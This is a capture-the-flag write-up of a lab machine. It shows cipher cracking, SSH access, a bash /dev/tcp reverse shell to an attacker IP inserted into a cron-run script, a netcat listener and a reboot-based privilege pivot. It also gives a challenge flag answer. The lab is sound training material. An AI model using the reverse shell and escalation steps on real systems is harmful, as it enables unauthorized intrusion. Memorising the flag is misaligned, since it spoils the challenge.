If you want to break a monoalphabetic substitution cipher instead try the Substitution Solver.

Input

Cipher Text:

```
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'
```


Cipher Variant: Classical Vigenere

Language: German

Key Length: 3-30

(e.g. 8 or a range e.g. 6-10)

Result



was required, as my favorite site does not provide ngrams for Dutch.

Weiterlesen ...

Result

Clear text [hide]

Clear text using key "thealphabetcipher":

```
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!'
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```


Details [show]

Key length statistics [show]

Histogram [show]

Runtime: 0.012 seconds

After entering the correct secret which they had gotten just now, the username and password of the server was shown. They used SSH to enter the server with the credentials given.




```
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:GunpowderSummersScornfullyBefore
Connection to 10.10.164.201 closed.

┌──(1211102976㉿kali)-[~/Downloads]
└─$ ssh jabberwock@10.10.164.201 -p 22
The authenticity of host '10.10.164.201 (10.10.164.201)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.164.201' (ED25519) to the list of known hosts.
jabberwock@10.10.164.201's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ 
```


Le Xuan listed out to know the content in the current directory. There was a user.txt file. She concatenated to see its content and the flag was shown. However, it was mirrored. Ester found an online tool called messletters to mirror the text to a normal readable way. They had successfully captured the flag.

Question 1: Get the user flag.

Answer: thm{65d3710e9d75d5f346d2bac669119a23}



```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
```



}32a911966cab2d643f5d57d9e0173d56{mht

}3δa∂ll∂९९capδq९d3ɻ२q२]q∂60l]3q२९{wɥɟ

ɟɥm{∂ƧbƐΓ10ɘ९bΓƧbƧɟƐϸ∂bƧdɒɔ∂∂९11९ɒƧƐ}

ʇɥɯ{9ƧpƐL l0ǝ6pLSpSɟƐh9pƧqɐɔ996ll6ɐƧƐ}

thm{65d3710e9d75d5f346d2bac669119a23}


Step 2: Initial Foothold

Members Involved: Jackter, Pang

Tools used: Reverse Shell Generator, Netcat, SSH


Thought Process and Methodology and Attempts:

After getting the user flag,Jackter listed the directory again, he found that there is a shell script which the content can be edited.



```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
```

Then Jackter nano into the twasBrillig.sh file, and he inserted the reverse shell which the IP address and port number are edited. He used the reverse shell generator website by inserting the IP address and the port number to get the bash. Then, he paste the bash into twasBrillig.sh file (using nano) and save it before exiting.



Reverse Shell Generator

IP & Port

IP 10.18.25.68 Port 1234

Listener


```
nc -lvnp 1234
```

Type nc

OS All


Bash -i

```
sh -i >& /dev/tcp/10.18.25.68/1234 0>&1
```




```
  GNU nano 2.9.3                     twasBrillig.sh

sh -i >& /dev/tcp/10.18.7.70/1234 0>&1
```

To make the twasBrillig.sh file executable, Pang modified it by using command **chmod +x twasBrillig.sh.** Next, ./twasBrillig.sh to run it.




```
jabberwock@looking-glass:~$ chmod +x twasBrillig.sh
jabberwock@looking-glass:~$ ./twasBrillig.sh
./twasBrillig.sh: connect: Connection refused
./twasBrillig.sh: line 1: /dev/tcp/10.10.29.116/1234: Connection refused
jabberwock@looking-glass:~$ sudo ./twasBrillig.sh
[sudo] password for jabberwock:
Sorry, user jabberwock is not allowed to execute './twasBrillig.sh' as root on looking-glass.
jabberwock@looking-glass:~$
jabberwock@looking-glass:~$ nano twasBrillig.sh
jabberwock@looking-glass:~$ sudo bash twasBrillig.sh
[sudo] password for jabberwock:
Sorry, user jabberwock is not allowed to execute '/bin/bash twasBrillig.sh' as root on looking-glass.
jabberwock@looking-glass:~$ nano twasBrillig.sh
jabberwock@looking-glass:~$ ./twasBrillig.sh
```

Pang and Jackter started the netcat to listen on the port and They have successfully connected.




```
┌──(1211102976㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.18.25.68] from (UNKNOWN) [10.10.164.201] 44302
$ 
```

To make it work, Pang executed it but he get same user which is jabberwock after stabilising our shell.




```
┌──(1211102976㉿kali)-[~]
└─$ stty raw -echo; fg                                              148 × 1 ⚙
[1]  + continued  nc -lnvp 1234
                                   whoami

jabberwock
jabberwock@looking-glass:~$ 
```

We cat the crontab and found that tweedledum executes the twasBrillig.sh at reboot.




```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ clear
```

Jackter found out that reboot can be done as root without password.




```
jabberwock@looking-glass:/home$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:/home$ 
```

So to get to another user privilege account, Jack and Pang netcat their port number first. Next, they ssh back to the machine and reboot it to run the shell script.



```
┌──(1211102976㉿kali)-[~]
└─$ ssh jabberwock@10.10.164.201 -p 22
jabberwock@10.10.164.201's password:
Last login: Tue Jul 26 02:44:49 2022 from 10.18.25.68
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
sh -i >& /dev/tcp/10.18.25.68/1234 0>&1
jabberwock@looking-glass:~$ sudo reboot
Connection to 10.10.164.201 closed by remote host.
Connection to 10.10.164.201 closed.

┌──(1211102976㉿kali)-[~]
└─$ 
```

After reboot, they type 3 commands to stabilise the shell and they have entered into tweedledum.



```
┌──(1211102976㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.18.25.68] from (UNKNOWN) [10.10.164.201] 44672
sh: 0: can't access tty; job control turned off
$ whoami
tweedledum
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$ export TERM=xterm
export TERM=xterm
tweedledum@looking-glass:~$ ^Z
zsh: suspended  nc -lnvp 1234

┌──(1211102976㉿kali)-[~]
└─$ stty raw -echo; fg                                           148 ✗ 1 ⚙
[1]  + continued  nc -lnvp 1234
                                 whoami

tweedledum
tweedledum@looking-glass:~$ ls
```


Step 3: Horizontal Privilege Escalation

Members Involved: Ester , Pang

Tools used: Terminal, SSH, Cyberchef, CrackStation, Hashes.com


Thought Process and Methodology and Attempts:

After getting into the foothold, Ester listed out all the content of the user “tweedledum”. Two files were shown. She first concatenated the poem.txt but it was something unimportant. Then, she concatenated the **“humptydumpty.txt”** file and a hash was shown.



```
tweedledum@looking-glass:~$ ls
humptydumpty.txt  poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ 
```

Ester then used hashes.com to identify and decode the hash and successfully got the password.



